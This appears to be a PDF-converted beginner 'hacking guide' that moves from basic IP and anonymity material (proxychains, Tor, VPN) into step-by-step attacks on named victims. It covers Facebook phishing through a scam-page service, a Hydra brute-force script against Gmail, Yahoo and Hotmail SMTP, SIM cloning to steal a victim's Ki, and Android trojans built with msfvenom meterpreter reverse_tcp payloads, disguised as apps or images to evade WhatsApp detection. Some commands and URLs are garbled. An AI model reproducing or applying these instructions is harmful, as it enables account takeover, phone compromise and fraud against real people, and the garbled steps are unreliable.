



Hacking Guide

(Hack Social Media)

For Beginners

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Overview

Explains the beginning ways of Hacking for beginners.

Containing information about IP address , types of attacks and etc.You will enjoy while reading.

*Please be careful and ethical as this is very sensitive, as a little mistake can ruin your life too.

Goals

1. To give information to everyone.
2. Spreading the knowledge about hacking. To reduce cyber crime.

Specifications

Hello and welcome, we will learn how to hack facebook,instagram,twitter and smartphones by sending an image with various methods. All these methods of hacking accounts and smartphones are just for educational purposes. If you miss use this hacking skills then I am not responsible for this.

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1. Understanding the Concept of IP:

1(a). What is an IP? Type of ip.

Internet protocol:- The Internet Protocol (IP) is the principal communications protocol in the Internet protocol suite for relaying datagrams across network boundaries. Its routing function enables internetworking, and essentially establishes the Internet. IP has the task of delivering packets from the source host to the destination host solely based on the IP addresses in the packet headers. For this purpose, IP defines packet structures that encapsulate the data to be delivered. It also defines addressing methods that are used to label the datagram with source and destination information.

Types of IP:

There are four types of IP address

1. Local IP
2. Public IP
3. Dynamic IP
4. Static IP

Local IP - An external or public IP address is used across the entire Internet to locate computer systems and devices. A local or internal ip address is used inside a private network to locate the computers and devices connected to it is known as local IP.

Public IP – A public IP address that can be accessed over the Internet. Like postal addresses to deliver a postal mail to your home, a public ip address the globally unique ip address assigned to a computing device. Your public ip address can be found at [What is my IP Address page](#).

Dynamic IP- A dynamic IP address is an IP address that is automatically assigned to each connection of a network, like your smartphone, desktop PC, wireless tablet etc. This automatic assignment of IP addresses is done by what's called a **DHCP** server A **DHCP** server assigned IP address is called dynamic because it will often be different on future connections to the network.

Static IP - A static IP address is an IP address that was manually configured for a device, versus one that was assigned via a DHCP server. It's called static because it doesn't change. It's the exact opposite of a dynamic IP address, which changes. Routers, phones, tablets, desktops, laptops, and any other device that can use an IP address can be configured to have a static IP address. This might be done through the device giving out IP addresses (like the router) or by manually typing the IP address into the device voice. Static IP addresses are also sometimes referred to as fixed IP address dedicated IP address.

1(b) Why to Use a Static IP Address:

Another way to think of a static IP address is to think of something like an email address, or a physical home address. These addresses don't ever change - they're static - and it makes contacting or finding someone very easy.

Similarly, a static IP address is useful if you host a website from home, have a file server in your network, are using networked printers, are forwarding ports to a specific device, are running a print server, or if you use a remote access program. Because a static IP address never changes, other devices always know exactly how to contact a device that uses one.

For example, say you set up a static IP address for one of the computers in your home network. Once the computer has a specific address tied to it, you can set up your router to always forward certain inbound requests directly to that computer, such as FTP requests if the computer shares files over FTP.

Not using a static IP address (using a dynamic IP that does change) would become a hassle if you're hosting a website, for example, because with every new IP address that the computer gets, you'd have to change the router settings to forward requests to that new address. Neglecting to do this would mean nobody could get to your website because your router has no idea which device in your network is the one that's serving the website.

Another example of a static IP address at work is with DNS servers. DNS servers use static IP addresses so that your device always knows how to connect to them. If they changed often, you'd have to regularly reconfigure those DNS servers on your router or computer to keep using the internet like you're used to.


Static IP addresses are also useful for when the device's domain name is inaccessible. Computers that connect to a file server in a workplace's network, for instance, could be set up to always connect to the server using the server's static IP instead of its hostname. Even if the DNS server is malfunctioning, the computers could still access the file server because they'd be communicating with it directly through the IP address.

With remote access applications like Windows Remote Desktop, using a static IP address means you can always access that computer with the same address. Using an IP address that changes will, again, require you to always know what it changes to so that you can use that new address for the remote connection.

1(c) Static vs Dynamic IP Addresses:

The opposite of a never-changing static IP address is an ever - changing dynamic IP address. A dynamic IP address is just a regular address like a static IP is, but it's not permanently tied to any particular device. Instead, they're used for a specific amount of time and then returned to an address pool so that other devices can use them.

This is one reason that dynamic IP addresses are so useful. If an isp were to use static IP addresses for all of their customers, that would mean that there'd constantly be a limited



supply of addresses for new customers. Dynamic addresses provide a way for IP addresses to be reused when they're not in use elsewhere, providing internet access for many more devices than what would otherwise be possible.

Is Your Inbox Out of Control?

Believe it or not, our free, daily newsletter can help you use tech better and declutter your inbox. Sign up now! [**ONE-TAP SIGN UP**](#)

Static IP addresses limit downtime. When dynamic addresses obtain a new IP address, any user that's connected to the existing one will be kicked off from the connection and have to wait to find the new address. This wouldn't be a wise setup to have if the server is hosting a website, a file sharing service, or an online video game, all of which normally require constantly active connections. The public IP address assigned to the routers of most home and business users is a dynamic IP address. Larger companies usually do not connect to the internet via dynamic IP addresses; instead, they have static IP addresses assigned to them which do not change.

1(d) Disadvantages of Using a Static IP Address:

The major disadvantage that static IP addresses have over dynamic addresses is that you have to configure the devices manually. The examples given above with regards to a home web server and remote access programs require you not only to set up the device with an IP address but also to properly configure the router to communicate with that specific address.

This definitely requires more work than just plugging in a router and allowing it to give out dynamic IP addresses via DHCP.

What's more is that if you assign your device with an IP address of, say, 192.168.1.110, but then you go to a different network that only gives out 10.X.X.X addresses, you will not be able to connect with your static IP and will instead have to reconfigure your device to use DHCP (or pick a static IP that works with that new network).

Security might be another downfall to using static IP addresses. An address that never changes gives hackers a prolonged time frame to find vulnerabilities in the device's network. The alternative would be using a dynamic IP address that changes and would, therefore, require the attacker to also change how it is communicating with the device.

1(e) Changing IP address:

There are three basic methods of changing the IP address and being anonymous.

(1) Proxy chain**(2) Tor browser****(3) VPN (virtual private network)****(1) Proxy chain:**

Proxy chain is a tool allow you to chain multi proxy to connect to each other and then wrap your program of choice the connect to the Internet this masks your IP with many layers and can be a good tool when you are trying to be anonymous.

Steps to change IP with proxy chain tools.

Step1- First download the proxy chain tool by typing the urn in the url box <https://googleweblight.com/i?u=proxychains.sourceforge.net/&hl=enIN&tg=161> or directly type on google download proxy chain too googleweblight you will get.

Step2- And install this tool and open terminal

Step3- type command `sudo tar -zxvf` Now change the directories and configure

Step4- Type `cd && ./configure` Step5- then type `sudo make`

Step6- Install the proxy chain command

Sudo make install

Now this time to watch a video go to youtube.com and type proxy chain configuration select the video with the same title and watch it.

Commands:-

1. Nano proxychain.conf
2. Add proxies to the confirmation files
3. Proxy chain curl -s <https://checkips.dyndns.org>

To run Firefox through it, run.

Proxy chainFirefox – That will wrap around the Firefox connection and run it through the chain if your ip address has changed congratulations!

(2) Tor Browser:

Tor browser is a software that protects you by bouncing your communication around a distribution network of relays run by volunteers all around the world. This software is available in every platform like android,iso, Windows

and Linux and many more and by the help of this software we can make our self more anonymous.

Follow the given steps to install in kali linux os:

Step1- open the browser of you kali Linux os

Step2- go to google.com and type tor browser for kali Linux and download from its official website but remember download the application according to your os bit.

Step3- now your file is in zip format the extract it

Step4- Open that folder and there you will see a text file name start tor browser open that and type ctrl +f to find so type root on the file search box.

Step5- There you will see a script written as "id-u " -eq=0 so just edit the text just change 0 into 1 and save it.

Step6- Now cut every folder and go to desktop and open a terminal and type cd desktop if your tor browser file is in the desktop otherwise go to that folder where your tor browser installation file is and type command cd the tor browser file installation name.

Step7- You will enter on that file directory so just need to type cd that copy the open tor browser file name and past into the terminal after writing cd and press enter installation will start automatically.

(3)VPN (Virtual Private Network) :

VPN standards for Virtual Private Network is a secure tunnel between two or more devices .VPN are used to protect private web traffic from snooping interference. A VPN available from the public Internet can provide some of the benefits of a wide area network. So today we will learn how to use vpn in kali Linux and be more secure and safe.

Steps to connect the open VPN settings:

Step1- go to desktop and open a terminal and type all this commands

Sudo apt-get install network.

Manager-openvpn network-manager

Network-manager-gnome network

Manager-openvpn-gnome

After typing all this command all the settings will open to connect the VPN. Then update the network manager config file.open in vim just

type command.

Vi/etc/networkmanagement/networkmanager.conf

Press i and install a mode. Then arrow down to the line that says.
[Main]

Plugins=ifupdown,keyfile

[Ifupdown]

Managed=true After then reboot you pc and after rebooting go to desktop and open terminal and type these commands

= Mkdir -/openvpn.

Then cd into that directory.

= cd -/openvpn

Then run this command

= **wget**

<https://www.privateinternetaccess.com/openvpn/openvpn.zip>

Then download from given link the file will be in zip format the extract it.

Open Settings, then go to Network. Once in network:

1. click + at the bottom left to add a new connection.
2. Choose VPN.
3. Click import from file.
4. Go to the openvpn folder we made earlier.
5. Double click on the connection you want, (us-east, mexico, toronto, etc)
6. Remove :1198 from the end of the gateway field, should just end with .com
7. Put in your PIA username and password
8. Click Advanced
9. Check Use custom gateway port and set it to 1198
10. Click the security tab at the top
11. Scroll down until you see AES-1286-CBC and check that one, do not use the lower case aes-128-cbc if you see it.
12. Change the HMAC Authentication to SHA-1

13. Click OK
14. Click Apply
15. Choose your new VPN from that list and click the On/Off switch and watch it connect.

2. Phishing Attack:

***What is a phishing attack?**

Phishing attack is a type of social engineering in which the hacker makes a fake page like a real one and sends it to the victim and asks to log in when the victim logs in into it. The hacker gets the id number and password of the user this attack can be performed in any type of account which needs an id and password to log in.

2(a)How to hack fb by using phishing attack:

To hack Facebook by phishing attack just follow the given steps bellow.

- (1) open your browser
- (2) go to google.com and search shadowwaves
- (3) Select the top of the result and open that site
- (4) first create your account and log in
- (5) at the home page you will see two options (1) samers1 (2) scammers select the second option (scammers2)
- (6) copy the link and send to your victims in message or in a zip file because if we send it directly facebook will block that link and your id also.
- (7) And ask to log in when he or she log in into it you will get the number and password.

3. Brute Force Attack:

3(a) To hack a facebook account by using brute force attack just follow the given steps.

Step 1 – getting ready To perform this attack you need to download a script of Fagitagram just open the terminal and type cd desktop and press enter the type git

clone <https://github.com/Juniorn1003/Faitagram.git/> and press enter file will download on your desktop.

License is just a MIT license, Readme has information about the script on it, faitagram is the main source, setup.py is for the installing dependencies, and wlist is a wordlist so lets chrome the file so we can access it.

Step 2- After downloading the file go to the faitagram directory by just typing **cd Faitagram** after entering in the folder type "chmod +x faitagram && chmod +x setup.py"

We did that' to install all the requirements to run the script by typing a command "python setup.py"

It will install all the packages that to start a brute force attack you just need to wait for some times after completing the installation you no need to download the world list because The faitagram file contains a strong password list, so don't worry about the wordlists. But still if you want to test it out, then use your own wordlist.

The format is: **"python faitagram -s service -u username -w wordlist -d delay"**

Now all things are ready and you can start bruteforce attack for facebook just type- **"python faitagram -s facebook -u (email) -w (wordlist) -d (delay)"**

The (email) section, is for the email of your target.

The (wordlist) section is for the path to the wordlist.

And the (delay) is for the delays(seconds).

Delay is optional, just don't type the "-d" if you don't want to use it. But, the others are a must.

And if you don't have a world list and you want to select the default wordlist then just type "wlist" instead of the (wordlist).

Some times in FaceBook, it will ask you to enter the name of the target.

It is just to prevent errors, and for Username Checking

3(b) Email hacking with Brute force:

So now we will be focusing on brute forcing email, or more specifically, SMTP, also known as the Simple Mail Transfer Protocol. It is your standard protocol for sending electronic mail to the peoples.

Requirements-

Updated kali linux operating system

Good fast internet connection Your system IP should be changed and use good VPN.

Step1- Let's open Leafpad, or your text editing program of your choice .



Step2- Bash time

We are going to write a little bit of script, so that we can save some time instead of going through the hassle of actually typing out parameters.

On Leafpad, type:

```
#!/bin/bash
```

```
echo Simple Email Cracking Script in bash
```

```
echo Written By: Alan Cao
```

```
echo NOTE: Make sure you have wordlists!
```

```
echo Let us Begin:
```

```
echo Choose a SMTP service: Gmail = smtp.gmail.com / Yahoo = smtp.mail.yahoo.com /  
Hotmail = smtp.live.com /:
```

```
read smtp
```

```
echo Enter Email Address:
```

```
read email
```

```
echo Provide Directory of Wordlist for Passwords:
```

```
read wordlist
```

```
hydra -S -l $email -P $wordlist -e ns -V -s 465 $smtp smtp
```

And after doing this all just, save it as anything you want, but with .sh at the end. Make sure it is in the root directory. Not on your desktop, but in /root. (must important)



Now, I am going to explain how the script works.

`#!/bin/bash` simply means that everything is in bash.


`echo` simply means to tell the computer to say something. `read` is asking for user input. this will then store your input into a variable. `read email` would mean for you to enter something, and it will be stored into the `email`. `hydra -S -l $email -P $wordlist -e ns -V -s 465 $smtp smtp` is the THC Hydra command which will help brute-force the email address. As you may tell, there are some parameters with a `$`. This is the variable with stored values you previously input in the `read` command.

Step3- permission

The file you have saved (in root, right?) only has read and write permissions. This means you cannot execute it. So just follow this step to execute

open up Terminal. Type in

`chmod a+x yourscript.sh` (ofc replace yourscript with the name you actually gave to the bash file)

A terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The prompt is 'root@kali:~#'. The command 'chmod a+x emailcrack.sh' has been entered and executed. The prompt is now 'root@kali:~#'.


```
root@kali:~# chmod a+x emailcrack.sh
root@kali:~#
```

Step4- Execute!

Now we can finally use it!

In terminal,type

./yourscript.sh

A terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The prompt is 'root@kali:~#'. The command 'chmod a+x emailcrack.sh' has been entered and executed. The prompt is now 'root@kali:~#'. The command './emailcrack.sh' has been entered and executed. The output is: 'Simple Email Cracking Script in bash', 'Written By: Alan Cao', 'NOTE: Make sure you have wordlists!', 'Let us Begin:', 'Choose a SMTP service: Gmail = smtp.gmail.com / Yahoo = smtp.mail.yahoo.com / Hotmail = smtp.live.com /:', and a cursor is waiting for input.

```
root@kali:~# chmod a+x emailcrack.sh
root@kali:~# ./emailcrack.sh
Simple Email Cracking Script in bash
Written By: Alan Cao
NOTE: Make sure you have wordlists!
Let us Begin:
Choose a SMTP service: Gmail = smtp.gmail.com / Yahoo = smtp.mail.yahoo.com / Hotmail = smtp.live.com /:

```

It's working!

The script is self-explanatory. Type in the SMTP service of the target's email, where smtp.gmail.com is Gmail. After that, you just provide the gmail account, example johndoe@gmail.com and give a wordlist directory, which you can find some default ones in the /usr/share/wordlists directory, or you can create your own with Crunch or CUPP. It is better to create a own wordlist but basically it depends on your victim.

4. Sim Cloning:

What is sim cloning ?

Sim cloning is the method by that we can clone sim card after cloning the the calls, messages will come on both the sims same we can do same work both the clone sims but there are the some terms and conditions to clone a sim

1- we cannot clone any sim card there are 3 types of sim in market based on three algorithm COMP128v1, COMP128v2 and COMP128v3 it is very important to note that only version comp128v1 sim card can clone but 70 % of the sim card we use are in comp128v1 sim card.

Things required to clone a sim

Blank Programmable SIM Card: I got this one from Amazon, you can also buy one from alibaba

A SIM Firmware Reader/Writer: I also got this on Amazon, but it's available on alibaba

Download and install: **MagicSIM**

Download and install: **USB SIM Card Reader**

Access to the victim's SIM for about 15 to 20 minutes ??

Steps to clone a sim.

Step1- remove the sim from the phone that you want to clone and insert into sim card reader click read from the card in magic SIM.

Select crack sim in toolbar when it show "connected"

Step2- Click strong KI and select all of the other find options and then click start.

Once your KI is found and the crack is finished, click the file, save the file info into a folder

Step3- You must click disconnect from the file menu or you will ruin your SIM card
[Important, Otherwise SIM will crack]

Step4- Once it says disconnected. Remove the SIM card and Put the SIM in your phone and see if it still works, it should. **(If not, either you did not unlock your SIM card, or you tried to copy it instead of crack and save retry again)**

Unlock SIM Card

GO TO PHONE TOOLS AND SELECT SIM CARD, THEN SELECT UNLOCK SIM, IT WILL PROMPT FOR A CODE. CALL NETWORK PROVIDER, THEY WILL ASK FOR YOUR PHONE NUMBER, YOUR ACCOUNT INFO, NAME, AND SECURITY CODE, THEN THEY WILL ASK WHY YOU WANT TO UNLOCK YOUR SIM CARD, JUST TELL THEM YOU NEED TO UNLOCK YOUR SIM TO GET IT TO WORK WITH YOUR OVERSEAS PHONE OR SOMETHING THEY WILL DO. ONCE THEY GIVE YOU SIM UNLOCK CODE ENTER IT, IT WILL SAY SIM IS UNLOCKED

Step5- INSERT THE BLANK SIM CARD AND OPEN USB SIM Card Reader Software not magic SIM at this time.

Step6- click on the connect it will say no information is formed if it is truly blank sim card

Step 7: Select the write to SIM, it will prompt you to select a .dat file, select the one you saved earlier.

Step 8: Now click on the start, it will take about 10 minutes to write it, once it is complete, it will ask for a security code, enter the security code the network provider gave you, then click Finish sim will cloned.

DONE: You have successfully cloned a SIM Card.

5.Creating Trojan Virus to Hack Android:

Creating a virus and hacking android is the basic to android hacking so today we will learn how to create a virus and hack android so before creating a virus change your IP and use VPN to download any file. There are many methods to hack android like creating Trojan viruses, payload and many more so today we will learn to create a payload and injecting into an application just follow the given steps :

Steps:-

Step1- go to desktop and open your browser

Step2- download any android application less than 10 mb to bind payload in apk.

Step3- Now go to google.com and type backdore.apk github and open the top result.

Step4- Copy the link of that application by clicking on clone and download

Step5- Go to desktop and type command cd desktop to change the directory on desktop

Step6- Type git clone and past the link that you had copied and press enter that app will download in your desktop Example to write command- git clone

<https://github.com/dana.at.cp/backdore.apk.get>

Open that folder and there you will see a folder name backdore.apk open that folder

Step7- Copy your Android apk and pass into backdore.apk file.

Step8- Now cut that folder and go to the desktop and open a new terminal.

Step9- Type cd Desktop type to enter the desktop and open a new terminal.

Step10- Type ls to see all the files in the current directory.

Step11- Then type cd backdore.apk and press enter.

Step12- Then you will enter on backdore.apk folder directory type ls and press enter.

Step13- Then type cd backdore.apk and press enter then type ls to see the file of the backdore.apk

Step14- Type command chmod +x backdore.apk.sh and press enter

Step15- Type ./backdore-apk.sh then type your Android apk file name and press enter.

Step16- Type 3 (meterpreter/reverse_tcp) it will ask you lhost

Step17- Open a new terminal and type ipconfig to see your ip copy it.

Step18- past your ip to the lhost and press enter and remember that you ip should be static to perform this attack in (wan)

Step19- now it will ask your port no type your port number but your port should be forwarded then only it works. If you don't know how to port forward don't worry just go to YouTube and type how to port forward of the router just watch any video and forward your port no.

Step20- Now you will see lots of options but you just type 2 and press enter.

Step21- Open the backdoor apk file and and go to the backdoor file again and open the terminal through it.

Step22- Type service apache2 start

Step23- Then type service postgresql start.

Step24- Then type msfconsole

Step25- Then type multi/handler

Step26- Then type set payload android/meterpreter reverse_tcp

Step27- set lhost type your static ip

Step28- set lport port no which is forward

Step29- exploit Send that apk file to your victims and ask to install when he will open that app you will get all the control of his phone after installing and opening the app

Step30- type help to see what-what you can do.

6.Binding Virus in an image to hack android:

We had learned all ready what is virus and how to bind virus with an android application but now we will learn how to bind virus into an image so by sending an image we can hack any android phone but we should have to send that image into a folder and folder should be zip just follow the given steps.

Step1- Go to the desktop and a new terminal.

Step2- Type a command= msfvenom -p android/meterpreter/reverse_tcp Lhost (type your static IP)Lport (your port number which is forwarded) -f exe -o /root/desktop/lol.exe Now your image is generated in desktop so copy that file and paste it into a windows operating system desktop page.

Step3- Now bind the virus and image together but before binding make sure that your image resolution should be low

Step4- select the both and click right button and go to add to archive

Step5- Then rename the file name.

Step6- Then go to compression mode and select best

Step7- then go to advanced settings then again go to setup settings and type the both file names.

Step8- Then go to modes and select hide and then go to text and icon option and choose your file in sfx icon.

Step9- Then select the overwrite of file option on overwrite mode.

Step10- Then press ok on both the options your image will create on desktop then send it to your victims but your file should be in zip so whatsapp cannot detect it.

Step11- Now go to kali Linux desktop and open the terminal and where you left up type command multi/handler

Step12- Then type set payload/meterpreter

Step13- Then type set LHOST (then your static ip)

Step14- Then type LPORT (your port no which is forward)

Step15- Type exploit When your victims open that image after extracting you will get the meterpreter then you can do everything whatever you want just type help to see.